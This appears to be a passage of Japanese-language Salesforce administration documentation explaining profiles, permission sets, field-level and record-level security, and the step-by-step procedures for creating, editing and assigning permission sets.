プロファイルは通常、ユーザの職務 (システム管理者や営業担当など) によって定義されます。プロファイルは多くのユーザに割り当てることができますが、1 人のユーザを割り当てることができるには 1 つのプロファイルのみです。権限セットを使用すると、追加権限やアクセス設定をユーザに許可できます。権限セットを使用するとユーザの権限およびアクセスを簡単に管理できます。これは、1 人のユーザに複数の権限セットを割り当てることができるためです。

項目レベルセキュリティ (権限セットおよびプロファイル)

ユーザにオブジェクトへのアクセス権を許可する必要があるけれども、そのオブジェクトの個々の項目へのアクセスは制限する必要がある場合があります。項目レベルセキュリティ (つまり、項目権限) は、オブジェクトの特定項目の値をユーザが参照、編集、削除できるかどうかを制御します。ユーザに対してオブジェクト全体を非表示にすることなく、重要な項目を保護することができます。また、項目権限は権限セットとプロファイルで制御されます。

詳細および編集ページの項目の表示を制御するだけのページレイアウトとは異なり、項目権限は、関連リスト、リストビュー、レポート、検索結果など、アプリケーションの任意の部分の項目の表示を制御します。ユーザが特定項目にアクセスできないようにするには、項目権限を使用します。その他の設定では、同じレベルの項目の保護を提供できません。

メモ: 項目レベルのセキュリティでは、項目内の値を検索できないようにすることはできません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

レコードレベルセキュリティ (共有)

オブジェクトレベル、項目レベルのアクセス権限を設定した後で、実際のレコード自体にアクセス設定を設定する必要があります。レコードレベルセキュリティを使用して、ユーザに一部のオブジェクトレコードのアクセス権限を付与し、他のオブジェクトレコードのアクセス権限を付与しないようにできます。すべてのレコードはユーザまたはキューが所有します。所有者はレコードにフルアクセスできます。階層では、階層の上位のユーザは、そのユーザより階層の下位にいるユーザに対するアクセス権と同じアクセス権が必ず許可されます。このアクセス権は、ユーザが所有するレコードおよびユーザと共有するレコードに適用されます。

レコードレベルセキュリティを指定するには、組織の共有設定を行い、階層を定義して、共有ルールを作成します。

- 組織の共有設定 — レコードレベルセキュリティではまず、各オブジェクトの組織の共有設定を指定します。組織の共有設定では、その他のそれぞれのレコードに対するデフォルトアクセスレベルを指定します。

  組織の共有設定を使用してデータを最も制限の厳しいレベルにロックダウンし、それから他のレコードレベルセキュリティおよび共有ツールを使用して、他のユーザに選択的にアクセス権を付与します。たとえば、商談を参照および編集するオブジェクトレベルの権限をユーザに許可し、組織全体の共有設定は参照のみです。デフォルトでは、これらのユーザは、すべての商談レコードを参照することはできますが、レコードの所有者であるか、追加の権限が付与されていない限り、これらのレコードを編集することはできません。

- ロール階層 — 組織の共有設定を指定したら、レコードに対するより幅広いアクセス権を許可できる一番の方法はロール階層の使用です。組織図と同様に、ロール階層は、ユーザまたはユーザグループが必要とするデータアクセスのレベルを示します。ロール階層によって、組織の共有設定に関係なく、階層の上位のユーザが常に階層の下位のユーザと同じデータにアクセスできます。ロール階層は、組織図に完全に一致する必要はありません。代わりに、階層の各ロールはユーザまたはユーザグループが必要とするデータアクセスのレベルを示す必要があります。

  また、テリトリー階層を使用して、レコードへのアクセス権限を共有することもできます。テリトリー階層を使用して、郵便番号、業種、収益、業務に関連するカスタム項目などの条件に基づいて、レコードへのアクセス権限をユーザに付与します。たとえば、「北アメリカ」ロールを持つユーザが、「カナダ」や「アメリカ合衆国」ロールを持つユーザとは異なるデータに対するアクセス権限を持つテリトリー階層を作成することができます。

  メモ: 権限セットとプロファイルとロールは混同しやすいですが、2 つのまったく異なる点を制御します。権限セットおよびプロファイルは、ユーザのオブジェクトレベルおよび項目のアクセス権限を制御します。ロールは主に、ユーザのレコードレベルのアクセス権を、ロール階層および共有ロールを介して制御します。

- 共有ルール — 共有ルールでは、特定のユーザセットに対する組織の共有設定の例外を自動的に作成して、所有していないまたは通常参照できないレコードへのアクセス権限を与えることができます。ロール階層と同様、共有ルールは、レコードに対する追加のユーザアクセス権を許可するためだけに使用され、組織の共有設定に比べて厳密な制限ではありません。
- 共有の直接設定 — 特定のレコードセットに対するアクセス権限が必要なユーザの継続的なグループを定義することが必要な場合があります。このような場合、レコード所有者は共有の直接設定を使用して、レコードにアクセス権限を持たないユーザに参照権限および編集権限を与えます。共有の直接設定

は組織の共有設定、ロール階層、または共有ルールのように自動化されていませんが、レコード所有者に、レコードを参照する必要があるユーザと特定のレコードを共有する柔軟性を提供します。

- Apex 管理共有 — 共有ルールおよび共有の直接設定によって必要なコントロールが指定されない場合、Apex管理共有を使用できます。Apexによる共有管理により、開発者はプログラムでカスタムオブジェクトを共有できます。Apexによる共有管理を使用してカスタムオブジェクトを共有した場合は、「すべてのデータの編集」権限を持つユーザのみが、カスタムオブジェクトのレコードの共有を追加または変更できます。共有アクセス権は、レコード所有者が変わっても維持されます。

ユーザ権限

ユーザ権限によって、ユーザが実行できるタスクとユーザがアクセスできる機能が指定されます。たとえば、「設定・定義を参照する」権限を持つユーザは[設定]ページを表示でき、「APIの有効化」権限を持つユーザはすべてのSalesforce API にアクセスできます。

ユーザ権限は、権限セットおよびカスタムプロファイルで有効にできます。権限セットおよび拡張プロファイルユーザインターフェースでは、これらの権限とその説明が [アプリケーション権限] または [システム権限] ページに一覧表示されます。元のプロファイルユーザインターフェースでは、ユーザ権限が[システム管理者権限] および [一般ユーザ権限] ページに一覧表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用できるユーザ権限は、使用しているエディションによって異なります。

権限とその説明を表示するには、[設定]から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択して、権限セットを選択または作成します。次に、[権限セット概要] ページから [アプリケーション権限] または [システム権限] をクリックします。

このセクションの内容:

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用できるように、プロファイルと権限セットの違いを理解することが重要です。

権限セット

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用できるように、プロファイルと権限セットの違いを理解することが重要です。

ユーザ権限およびアクセス設定では、組織内でユーザが実行できる内容を指定します。たとえば、権限はオブジェクトレコードを編集したり、[設定]メニューを参照したり、組織のごみ箱を空にしたり、ユーザのパスワードをリセットしたりできるかどうかを決定します。アクセス設定は、Apex クラスへのアクセス、アプリケーションの表示、ユーザがログインできる時間などのその他の機能を決定します。

すべてのユーザに割り当てることができるプロファイルは 1 つのみですが、権限セットは複数持つことができます。

ユーザのアクセス権を決定する場合、プロファイルを使用してユーザの特定のグループに最小限権限およびアクセス設定を割り当てます。次に、必要に応じて権限セットを使用して追加権限を付与します。

次の表に、プロファイルおよび権限セットで指定される権限の種類およびアクセス設定を示します。

権限または設定種別	プロファイルでは?	権限セットでは?
割り当てられたアプリケーション	✅	✅
タブ設定	✅	✅
レコードタイプの割り当て	✅	✅
ページレイアウトの割り当て	✅	
オブジェクト権限	✅	✅
項目権限	✅	✅
ユーザ権限 (アプリケーションおよびシステム)	✅	✅
Apex クラスのアクセス	✅	✅
Visualforce ページのアクセス	✅	✅
外部データソースへのアクセス	✅	✅

エディション

使用可能なエディション: Salesforce Classic

使用できる権限と設定は、使用している Salesforce エディションによって異なります。

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限または設定種別	プロファイルでは?	権限セットでは?
サービスプロバイダアクセス (Salesforce が ID プロバイダとして有効な場合)	✅	✅
カスタム権限	✅	✅
デスクトップクライアントアクセス	✅	
ログイン時間帯	✅	
ログイン IP の範囲	✅	

このセクションの内容:

権限とアクセス権の無効化

プロファイルと権限セットを使用して、アクセス権を付与できますが、アクセス拒否を設定することはできません。プロファイルまたは権限セットのいずれかで許可された権限が優先されます。たとえば、Jane Smith のプロファイルで「所有権の移行」が有効化されていなくても、Jane の権限セットの 2 つで有効化されている場合、所有しているかどうかに関係なく、所有権を移行できます。権限を無効にするには、ユーザから権限のすべてのインスタンスを削除する必要があります。これは、次のアクションで実行できます。アクションごとに起こりうる結果を示します。

アクション	結果
権限を無効化する、またはプロファイルのアクセス設定とユーザに割り当てられているすべての権限セットを削除します。	プロファイルまたは権限セットに割り当てられている他のすべてのユーザの権限またはアクセス設定が無効化されます。
ユーザプロファイルで、権限またはアクセス設定が有効化されている場合、ユーザに別のプロファイルを割り当てます。 および ユーザに割り当てられている権限セットで、権限またはアクセス設定が有効化されている場合、ユーザのその権限セットの割り当てを削除します。	ユーザは、プロファイルまたは権限セットに関連付けられている他の権限またはアクセス設定を失う可能性があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

いずれの場合も結果を解決するには、すべての選択肢を検討します。たとえば、権限またはアクセス設定が有効化されている、割り当てられたプロファイルまたは割り当てられている権限セットをコピーし、権限またはアクセス設定を無効化して、コピーしたプロファイルまたは権限セットをユーザに割り当てることができます。または、できるだけ多くのユーザのプロファイルとして最小限の権限と設定を含む基本プロファイルを作成してから、権限セットを作成してアクセス権を追加していく方法もあります。

権限セット

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

ユーザが使用できるプロファイルは 1 つのみですが、Salesforce エディションによっては複数の権限セットを使用できます。権限セットは、プロファイルとは関係なく、さまざまな種別のユーザに割り当てることができます。

メモ: Contact Manager Edition と Group Edition では、1 つの権限セットを作成できます。Professional Edition では、2 つの権限セットを作成できます。

権限がプロファイルでは無効で権限セットでは有効化されている場合、そのプロファイルと権限セットを持つユーザには権限が付与されます。たとえば、Jane Smith のプロファイルで「パスワードポリシーの管理」が有効化されていなくても、Janeの権限セットの1つで有効化されている場合、パスワードポリシーを管理できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

主要な職務とは関係なく、ユーザの論理グループ間でアクセスできるようにする場合は、権限セットを使用します。たとえば、組織にInventoryカスタムオブジェクトがあるとします。多くのユーザはこのオブジェクトに対する「参照」アクセス権が必要ですが、少数のユーザには「編集」アクセス権が必要です。「参照」アクセス権を付与する権限セットを作成し、該当するユーザに割り当てることができます。次に、Inventory オブジェクトへの「編集」アクセス権を付与する別の権限セットを作成し、少数のユーザグループに割り当てます。

段階的な手順: 権限セットを作成、編集、および割り当てる

段階的な手順: Lightning Experience で権限セットを作成、割り当て、および追加する

このセクションの内容:

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくても、直接リストビューから最大 200 件の権限セットの権限を変更できます。

権限セットでのアプリケーションおよびシステムの設定

権限セットの [割り当てられたユーザ] ページ

[割り当てられたユーザ] ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てること、ユーザ割り当てを削除することができます。

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Force.com アプリケーションメニューで選択できるアプリケーションを指定します。

権限セットでのカスタムレコードタイプの割り当て

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

権限セットの割り当ての管理

ユーザの詳細ページから 1 人のユーザに権限セットを割り当てることや、任意の権限セットページから複数のユーザに権限セットを割り当てることができます。

権限セットでのユーザライセンス

権限セットの設定へのアクセス権を持つユーザ種別を制御するには、権限セットを指定したユーザライセンスを使用します。

基本的な知識があれば、権限セットは簡単に作成できます。たとえば、権限セットを作成する場合、特定のユーザライセンスまたは [--なし--] を選択します。1 つの種類のライセンスを持つユーザのみがこの権限セットを使用する場合は、そのユーザに関連付けられているユーザライセンスを選択します。たとえば、権限セットを Salesforce ライセンスを持つユーザに割り当てる場合は、Salesforce を選択します。

権限セットをさまざまなライセンスを持つユーザに割り当てることもできます。[--なし--] を選択するだけです。このオプションでは、有効化されている権限を許可するライセンスを持つ任意のユーザに権限セットを割り当てることができます。権限セットを Salesforce ライセンスを持つユーザおよび Salesforce Platform ライセンスを持つユーザに割り当てるには、[--なし--] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

メモ:

- ユーザライセンスがない権限セットには、一部の有効な権限と設定が含まれていません。

- ライセンスがない権限セットは、有効化されている権限と設定を許可するユーザライセンスを持つユーザに対してのみ割り当てることができます。たとえば、ユーザライセンスのない権限セットを作成し、「Apex開発」権限を有効化して、権限セットをSalesforce Platformユーザに割り当てないでください。Salesforce Platform ユーザライセンスでは Apex の開発を許可していないため、この権限セットを Salesforce Platform ユーザに割り当てることはできません。

権限セットリストビューの作成と編集

権限セットリストビューを作成、編集して、特定の項目と権限が設定された権限セットのリストを表示できます。たとえば、「すべてのデータの編集」が有効になっているすべての権限セットのリストビューを作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットリストビューを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

1. [権限セット] ページで、[新規ビューの作成] をクリックするか、ビューを選択して [編集] をクリックします。
2. ビュー名を入力します。
3. [検索条件の指定] で、「*すべてのデータの編集* *次の文字列と一致する* `True`」など、リスト項目が一致する必要がある条件を指定します。
   a. 設定名を入力するか、 をクリックして検索し、必要な設定を選択します。
   b. 検索条件の演算子を選択します。
   c. 一致する必要がある値を入力します。

      ヒント: ユーザライセンスがない権限セットのみを表示するには、［設定］に「ユーザライセンス」と入力して、［演算子］を `equals` に設定し、［値］項目に「""」と入力します。

   d. 別の検索条件を指定するには、[行を追加] をクリックします。検索条件行は、25 行まで指定できます。
4. [表示する項目の選択] で、リストビューの列として表示する設定を指定します。15 列まで追加できます。
   a. [検索] ドロップダウンリストから、設定種別を選択します。
   b. 追加する設定の最初の数文字を入力し、[検索] をクリックします。

      メモ: 検索で 500 個を超える値が検出されると、結果は表示されません。検索条件を絞り込み、表示される検索結果の数を減らしてください。

5. [保存] をクリックするか、既存のビューをコピーする場合は、名前を変更して [別名で保存] をクリックします。

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくても、直接リストビューから最大200件の権限セットの権限を変更できます。

メモ: この方法で権限セットを編集するときには注意してください。一括変更を行うと、組織内のユーザに対して広範囲の影響が及ぶ可能性があります。

1. 編集する権限セットと権限を含むリストビューを作成または選択します。
2. 複数の権限セットを編集するには、編集する各権限セットの横にあるチェックボックスをオンにします。複数ページの権限セットを選択した場合、各ページの選択は記憶されます。
3. 編集する権限をダブルクリックします。複数の権限セットの場合は、選択した権限セットのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。ある権限を変更すると、その他の権限も変更される場合があります。たとえば、「ケースの管理」と「ケース所有者の移行」が権限セットで有効になっている場合は、「ケース所有者の移行」を無効にすると、「ケースの管理」も無効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数の権限セットを変更するには、[選択した *n* 件のすべてのレコード] (*n* は選択した権限セット数) を選択します。
6. [保存] をクリックします。

複数の権限セットを編集する場合は、編集権限のある権限セットのみが変更されます。たとえば、インライン編集を使用して10個の権限セットの「すべてのデータの編集」を有効化し、1つの権限セットには「すべてのデータの編集」権限がないとします。この場合、「すべてのデータの編集」権限がない権限セット以外のすべての権限セットで「すべてのデータの編集」が有効になります。

すべての変更が、設定変更履歴に記録されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

リストビューから複数の権限セットを編集する
- 「プロファイルと権限セットの管理」

権限セットでのアプリケーションおよびシステムの設定

権限セットの権限と設定は、アプリケーションおよびシステムカテゴリに整理されます。これらのカテゴリには、システムおよびアプリケーションリソースを管理および使用するためにユーザに必要な権限が反映されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先]や[商談]のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン]タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング] を選択してキャンペーンとキャンペーンメンバーを参照します。

権限セット概要ページの[アプリケーション]セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、「設定・定義を参照する」では設定および管理設定ページを参照できます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

権限セットの [割り当てられたユーザ] ページ

[割り当てられたユーザ]ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てること、ユーザ割り当てを削除することができます。

権限セットに割り当てられたすべてのユーザを表示するには、権限セットページから [割り当ての管理] をクリックします。[割り当てられたユーザ] ページでは、次の操作を実行できます。

- ユーザを権限セットに割り当てる
- 権限セットからユーザ割り当てを削除する
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットに割り当てられたユーザを参照する
- 「設定・定義を参照する」

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

いずれかの権限セットの詳細ページで、 [設定の検索...] ボックスにオブジェクト、設定、または権限の名前から連続して 3 文字以上を入力します。検索語では、大文字と小文字は区別されません。入力すると、検索語に一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前ほ検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「セールス」と入力し、リストから［セールス］を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「`albu`」と入力し、`[Albums]` を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを検索する
- 「設定・定義を参照する」

項目	検索	例
• 項目 • レコードタイプ	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の［説明］項目を検索するには、「*albu*」と入力し、［Albums］を選択し、[項目権限] で［説明］までスクロールします。
タブ	タブまたは親オブジェクト名	「*レポー*」と入力し、［レポート］を選択します。
アプリケーション権限およびシステム権限	権限名	「*api*」と入力し、［API の有効化］を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「*apex*」と入力し、［Apex クラスアクセス］を選択します。カスタム権限を検索するには、「*cust*」と入力し、［カスタム権限］を選択します。他のカテゴリについても同じです。

検索結果が表示されない場合、次の点を確認してください。

- オブジェクト、設定、または権限名に一致する連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索語のスペルが正しいことを確認します。
- 検索対象の権限、オブジェクト、設定が、現在の Salesforce 組織では使用できない可能性があります。
- 検索対象の項目が、現在の権限セットに関連付けられているユーザライセンスでは使用できない可能性があります。たとえば、標準 Platform ユーザライセンスに関連する権限セットには、「すべてのデータの編集」権限は含まれません。

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Force.comアプリケーションメニューで選択できるアプリケーションを指定します。

プロファイルとは異なり、権限セットではデフォルトのアプリケーションを割り当てることはできません。アプリケーションを表示するかどうかのみを指定できます。

アプリケーションを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[割り当てられたアプリケーション] をクリックします。
4. [編集] をクリックします。
5. アプリケーションを割り当てるには、[選択可能なアプリケーション] リストでアプリケーションを選択してから [追加] をクリックします。権限セットからアプリケーションを削除するには、[選択可能なアプリケーション] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

割り当てられたアプリケーション設定を編集する
- 「プロファイルと権限セットの管理」

権限セットでのカスタムレコードタイプの割り当て

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで [オブジェクト設定] をクリックし、目的のオブジェクトをクリックします。
4. [編集] をクリックします。
5. この権限セットに割り当てるレコードタイプを選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットでレコードタイプを割り当てる
- 「プロファイルと権限セットの管理」

このセクションの内容:

レコードタイプへのアクセスの指定方法
プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

レコードタイプへのアクセスの指定方法

プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- ユーザのデフォルトのレコードタイプは、ユーザの個人設定で指定されます。デフォルトのレコードタイプを権限セットで指定することはできません。
- プロファイルでは [--マスタ--] レコードタイプを割り当てることができます。権限セットで割り当てることができるのは、カスタムレコードタイプのみです。レコード作成の動作は、プロファイルと権限セットでどのレコードタイプが割り当てられるかによって異なります。

ユーザのプロファイルに存在するレコードタイプ	ユーザの権限セット内のカスタムレコードタイプの合計数	レコード作成時の動作
--マスタ--	なし	新規レコードはマスタレコードタイプに関連付けられます。
--マスタ--	1	新規レコードはカスタムレコードタイプに関連付けられます。ユーザはマスタレコードタイプを選択できません。
--マスタ--	複数	ユーザはレコードタイプの選択を求められます。
カスタム	1 つ以上	ユーザはレコードタイプの選択を求められます。個人設定では、ユーザのデフォルトのレコードタイプを使用するオプションを設定し、レコードタイプの選択を求められないようにできます。

- ページレイアウトの割り当てはプロファイルでのみ指定でき、権限セットでは使用できません。権限セットでカスタムレコードタイプを割り当てると、その権限セットを持つユーザには、プロファイルでそのレコードタイプに指定されたページレイアウトの割り当てが付与されます(プロファイルでは、ページレイアウトの割り当ては、レコードタイプが割り当てられていなくても、すべてのレコードタイプに対して指定されます)。
- リード変換では、ユーザのプロファイルで指定されたデフォルトのレコードタイプが、変換後のレコードに使用されます。

- ユーザは、任意のレコードタイプに割り当てられたレコードを参照できます。このため、ページレイアウトは、ユーザのプロファイルですべてのレコードタイプに割り当てられます。ユーザのプロファイルまたは権限セットでのレコードタイプの割り当てでは、ユーザがそのレコードタイプのレコードを参照できるかどうかは決まりません。レコードタイプの割り当ては、単にユーザがレコードを作成または編集するときにそのレコードタイプを使用できることを指定します。
- 権限セットでのレコードタイプは、パッケージおよび変更セットではサポートされていません。このため、Sandbox組織の権限セットでのレコードタイプの割り当ては、本番組織で手動で再現する必要があります。

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[カスタム権限] をクリックします。
4. [編集] をクリックします。
5. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。権限セットからカスタム権限を削除するには、[有効化されたカスタム権限] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

権限セットでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

権限セットの割り当ての管理

ユーザの詳細ページから 1 人のユーザに権限セットを割り当てることや、任意の権限セットページから複数のユーザに権限セットを割り当てることができます。

- 1 人のユーザへの権限セットの割り当て
- 複数ユーザへの権限セットの割り当て
- 権限セットからのユーザ割り当ての削除

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

このセクションの内容:

1 人のユーザへの権限セットの割り当て
ユーザの詳細ページから、1 人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

複数ユーザへの権限セットの割り当て
任意の権限セットページから、権限セットを 1 人以上のユーザに割り当てることができます。

権限セットからのユーザ割り当ての削除
任意の権限セットページで、1 人以上のユーザから権限セットの割り当てを削除できます。

1 人のユーザへの権限セットの割り当て

ユーザの詳細ページから、1 人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザを選択します。
3. [権限セットの割り当て] 関連リストで、[割り当ての編集] をクリックします。
4. 権限セットを割り当てるには、[選択可能な権限セット] ボックスから権限セットを選択して [追加] をクリックします。権限セットの割り当てを削除するには、[有効な権限セット] ボックスから権限セットを選択して [削除] をクリックします。

   メモ:

   - [権限セットの割り当て] ページには、関連するライセンスのない権限セットと、ユーザのライセンスに一致する権限セットが表示されます。たとえば、ユーザのライセンスが Chatter 限定である場合、そのユーザには Chatter 限定ライセンスに関連する権限セットおよび割り当てられているライセンスがない権限セットを割り当てることができます。

     関連するユーザライセンスのない権限セットを割り当てる場合は、有効化されているすべての設定および権限がユーザのライセンスで

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

許可されている必要があります。許可されていない場合、割り当ては失敗します。

- 権限の中には、ユーザに権限を付与する前に、ユーザが*権限セットライセンス*を所有している必要のあるものがあります。たとえば、「Identity Connect を使用」権限を「Identity」権限セットに追加する場合は、Identity Connect 権限セットライセンスのあるユーザにのみ「Identity」権限セットが割り当てられます。

5. [保存] をクリックします。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

複数ユーザへの権限セットの割り当て

任意の権限セットページから、権限セットを 1 人以上のユーザに割り当てることができます。

- 段階的な手順: 権限セットを割り当てる

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザに権限セットを割り当てる

- 「権限セットの割り当て」

権限セットからのユーザ割り当ての削除

任意の権限セットページで、1人以上のユーザから権限セットの割り当てを削除できます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択します。
